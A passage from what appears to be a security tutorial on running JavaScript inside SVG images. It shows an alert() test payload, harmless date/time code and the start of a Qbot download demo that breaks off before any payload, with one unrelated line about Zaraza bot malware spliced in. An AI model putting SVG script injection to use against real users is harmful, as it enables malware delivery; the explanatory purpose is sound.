
<svg width="100" height="100">
  <circle cx="50" cy="50" r="40" stroke="green" stroke-width="4"
fill="yellow" />
<script>alert("hackercool")</script>
</svg>

</body>


</html>

Windows (CRLF) Ln 11, Col 37 100%
```

Now, when we save and open this file in browser, we get a popup as expected.



When we click on “OK” it shows the image as usual.



The important thing readers need to note here is that the browser readily executes any JavaScript code placed inside the SVG image (Inside <SVG> and </SVG> tags). Now, let's add a bit complex code. I shamelessly copy the JavaScript code that displays time and date from a website and place it inside <SVG> and </SVG> tags as shown below.

```
svg.html - Notepad
File Edit Format View Help
<svg width="100" height="100">
  <circle cx="50" cy="50" r="40" stroke="green" stroke-width="4"
fill="yellow" />

<script>
// program to display the date
// get local machine date time
const date = new Date();


// get the date as a string
const n = date.toString();

// get the time as a string
const time = date.toLocaleTimeString();

// display date
console.log('Date: ' + n);
```

Windows (CRLF) Ln 16, Col 25 100%

A new credential-stealing malware named Zaraza bot is being offered for sale on Telegram.



The image shows a Notepad window titled 'svg.html - Notepad'. The menu bar includes 'File', 'Edit', 'Format', 'View', and 'Help'. The code is as follows:

```
// get the date as a string
const n = date.toDateString();

// get the time as a string
const time = date.toLocaleTimeString();

// display date
console.log('Date: ' + n);

// display time
console.log('Time: ' + time);


</script>
</svg>

</body>

</html>
```

The status bar at the bottom indicates 'Windows (CRLF)', 'Ln 16, Col 25', and '100%'.

When I save it and open it in the browser, we can see this.



The image shows the Firefox Multiprocess Browser Console. The 'Browser Console Mode' is set to 'Multiprocess (Slower)'. The console output shows a warning from 'addons.xpi' about checking the Firefox distribution directory. The console log shows the date and time output from the SVG code, which is highlighted with a red box. Below the log, there is an error message: 'Error: Can't find profile directory.'.

Multiprocess Browser Console

Browser Console Mode ☐ Parent process only (Fast) ☒ Multiprocess (Slower)

Filter Output

1685342797512 addons.xpi WARN Checking C:\Program Files\Mozilla Firefox\distribu

Date: Mon May 29 2023

Time: 12:16:38 PM

Error: Can't find profile directory.

This works too. Hackers in Real world used the JavaScript code to download the Qbot malware onto Windows systems. For demo purposes, I add a button in the HTML code with name “Download Qbot”. I am doing this because I want to download payload when I click this button.



```

svg.html - Notepad
File Edit Format View Help
<!DOCTYPE html>
<html>

<body>

